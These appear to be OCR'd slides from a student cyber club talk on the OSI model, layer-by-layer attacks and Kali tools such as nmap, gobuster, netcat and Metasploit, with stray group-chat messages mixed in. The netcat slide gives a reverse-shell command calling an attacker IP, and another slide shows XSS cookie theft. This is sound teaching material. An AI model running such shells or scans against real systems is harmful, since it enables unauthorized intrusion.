OSI and the Pentesting Toolkit

Cyber Club

OVERVIEW


- The OSI Model
  - What is the OSI Model
  - 7 Layers of OSI
    - Application
    - Presentation
    - Session
    - Transport
    - Network
    - Data Link
    - Physical

- Kali Linux
  - How to Download
  - Useful Tools
    - NMAP
    - GoBuster/FFuf
    - Burp Suite
    - NETCAT
    - Metasploit
    - John

What is OSI

- Abstracts how Computers communicate
- Why is this useful?
  - It organizes how we think about Computer Networks
  - It abstracts things to make it easier to understand
    - ABSTRACTION is important; Everything computer related is just a series of abstractions
- There are 7 layers
- When exploiting vulnerabilities it helps to know what layer you are exploiting


The OSI Model



Physical

- Raw data
- Think anything that is electricity or a wave
  - Network Interface Controller
  - Network Switches
  - USB
  - Bluetooth
  - Ethernet
- Exploits within the physical layer
  - Wiretapping
  - EMP (electromagnetic pulses)
  - Sledgehammer through a Switch
  - Radio Jamming
  - Temperature Attacks (making the device overheat)


Data Link



- Defines Node to Node Transfer
  - Node: Something that sends or receives communication
- Defines how fast info flows
- 2 sublayers
  - Media Access Control (MAC)
    - responsible for what devices get access to a network and how
  - Logic Link Control (LLC)
    - responsible for identifying and encapsulating network layer protocols, and controls error checking and frame synchronization
- Exploits within the Data Link Layer:
  - MAC Spoofing: faking a MAC address to get unauthorized access
  - ARP Spoofing: faking a IP address to get unauthorized access
  - VLAN Hopping: Exploiting improperly configured VLANs


Network

- Functional and Procedural methods to transport packets
  - Packets: Units of data carried over a network
- Network: Medium of which packets are connected
- Includes routing which is the process of finding the most efficient node path
- Exploits within the Network Layer
  - Route Poisoning: Injecting malicious routing info to redirect or drop packets
  - Ping of Death: Sending bad or too big packets to crash the network




Transport

- Functional and Procedural methods to transport sequences of packets
- This is your TCP, UDP, IP, IPv4, IPv6 protocols
- Exploits within the Transport Layer
  - Port scanning: probing ports for responses to see what's open
  - SYN Flood: sending a lot of SYN requests to overload the server



Session

- Creates the setup for communication
- Tears down the setup for communication
- Authenticates a communication session
- Ever heard of Session Tokens?
- Exploits within the Session Layer
  - Session Hijacking: taking someone's session token and using it to login
  - Replay Attack: Taking session data previously used to login
- If you press Ctrl+Shift+C to open up developers tools on a website you have to login into, you will find a session token



[redacted]

John Gunst
I have not had any Cyber interviews before so I cannot help, I would recommend plotting what tasks and problems you would have in your position and think of how you would solve them and if you run into a roadblock on how you research it

❤ 1

And rehearse interview questions 1-3 times


Craig pitts
Thank you!

Talan Kinard
Do yall provide food at the meetings?

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_dd_s	[redacted]	web.group...	/	Fri, 04 Oct 2024 00...	94	false	false	Strict	Thu, 03 Oct 2024 2...
mp_54a7...	[redacted]	.groupme.c...	/	Fri, 03 Oct 2025 23...	967	false	false	None	Thu, 03 Oct 2024 2...
token	[redacted]	.groupme.c...	/	Session	45	false	true	None	Thu, 03 Oct 2024 2...


Presentation Layer

- Responsible for the formatting of data
- Handles protocol conversion, data encryption/decryption, data compression/decompression, and differences in operating systems
- Exploits within the presentation layer:
  - Data injection: injection of malicious data
  - Decrypting data




Application

- What you see and what you are suppose to interact with
  - The GUI
- Exploits in the application layer
  - Cross Site Scripting XSS: Injecting malicious scripts in a website


Website
2 Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3 For each visit to the website, the malicious script is activated
4 Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1 Perpetrator discovers a website having a vulnerability that enables script injection


Kali

- Downloading all the tools needed for Cyber Security can take a while
- So an OS with all the hacking tools you made need was developed
- Kali is a debian based linux based system
- The purpose of kali is to pentest computer networks and systems
- Types of Tools
  - Network Reconnaissance
  - Web Exploitation
  - Vulnerability Exploitation
  - Post Exploitation (hash to password libraries, shells)



NMAP


- NMAP: scans a host for open ports to connect to
- Ping: A packet used to get a response back from a port
- NMAP pings the most common ports and looks for responses back to see if the port is open
- Can also reveal OS, Service Version, and Traceroute
- Return open ports
- basic syntax: nmap ip/domain
- Important flags for NMAP
  - -T
    - Sets the intensity of the scan on a scale of 1-5
    - Warning -T5 will get you kicked from University wifi
    - -T2 is the safest
  - -s
    - Performs different types of scans
    - Different scans can reveal different ports
  - -p
    - can specify what ports to scan



```
# nmap -p0- -v -A -T4 scanme.nmap.org

Starting Nmap ( https://nmap.org )
Completed Ping Scan at 00:03, 0.01s elapsed (1 total hosts)
Scanning scanme.nmap.org (64.13.134.52) [65536 ports]
Discovered open port 22/tcp on 64.13.134.52
Discovered open port 53/tcp on 64.13.134.52
Discovered open port 80/tcp on 64.13.134.52
SYN Stealth Scan Timing: About 6.20% done; ETC: 00:11 (0:07:33 remaining)
Completed SYN Stealth Scan at 00:10, 463.55s elapsed (65536 total ports)
Completed Service scan at 00:10, 6.03s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against scanme.nmap.org (64.13.134.52)
Initiating Traceroute at 00:10
64.13.134.52: guessing hop distance at 9
Completed SCRIPT ENGINE at 00:10, 4.04s elapsed
Host scanme.nmap.org (64.13.134.52) appears to be up ... good.
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 65530 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 4.3 (protocol 2.0)
25/tcp  closed smtp
53/tcp  open   domain  ISC BIND 9.3.4
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.2.2 ((Fedora))
|_HTML title: Go ahead and ScanMe!
113/tcp closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.20-1 (Fedora Core 5)
Uptime guess: 2.457 days (since Thu Sep 18 13:13:24 2008)
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 80/tcp)
HOP RTT   ADDRESS
[First eight hops cut for brevity]
9   10.36 metro0.sv.svcolo.com (208.185.168.173)
10  10.29 scanme.nmap.org (64.13.134.52)

Nmap done: 1 IP address (1 host up) scanned in 477.23 seconds
           Raw packets sent: 131432 (5.783MB) | Rcvd: 359 (14.964KB)
```

GoBuster/FFuF

- GoBuster and FFUF are fuzz tools
- Fuzzing tools brute force web pages to find new ones sub pages
- basic syntax: gobuster vhost https://epicWebsite.com -w Wordlist/subdomainsOrDirectories -o vhostlist.txt
  - -w
    - wordlist of subdomains or directories
  - -o
    - output file of found subdomains
- FFUF is the same thing but harder to use




```
┌─[sterny@sterny]─[~]
└──╼ $gobuster dir -u https://abrictosecurity.com -w /usr/share/dirbuster/wordli
sts/directory-list-2.3-medium.txt -x php,php3,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://abrictosecurity.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-m
edium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,php3,html
[+] Timeout:                 10s
```

Burp Suite

- Burp Suite is used for web hacking
- Burp Suite could be its own class because there is just so many features
- Burp suite is not a command line tool, its an gui based application
- Features
  - Editing cookies
  - Changing HTML parameters
  - Catches requests before continuing for analysis
- Web Hacking is my favorite topic

NETCAT

- NETCAT can create a listening port and a reverse shell
- basic syntax for setting up a listening port: nc -l -p <port_number>
    - This makes a listening port on your machine
- basic syntax for setting up a reverse shell: nc <attacker_ip> <port_number> -e /bin/bash
    - Executed from the target machine
    - /bin/bash/ creates the reverse shell



```
[root@localhost ~]# nc -lv 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.17.231.
Ncat: Connection from 192.168.17.231:56508.
hello
tthis is from pc1
this is pc2

[root@localhost ~]# 
```

Metasploit


- Another tool that could be its own meeting
- Tools
    - Exploits: These are code modules that take advantage of vulnerabilities in software. When an exploit is executed, it targets a specific weakness in the system to gain unauthorized access or execute arbitrary code.
    -
    - Payloads: Once an exploit successfully penetrates a system, the payload is delivered. Payloads are the actions that the attacker wants to perform on the target system (e.g., opening a remote shell, adding users, dumping passwords).
    -
    - Encoders: These are used to encode the payloads in order to bypass security mechanisms like antivirus software.
    -
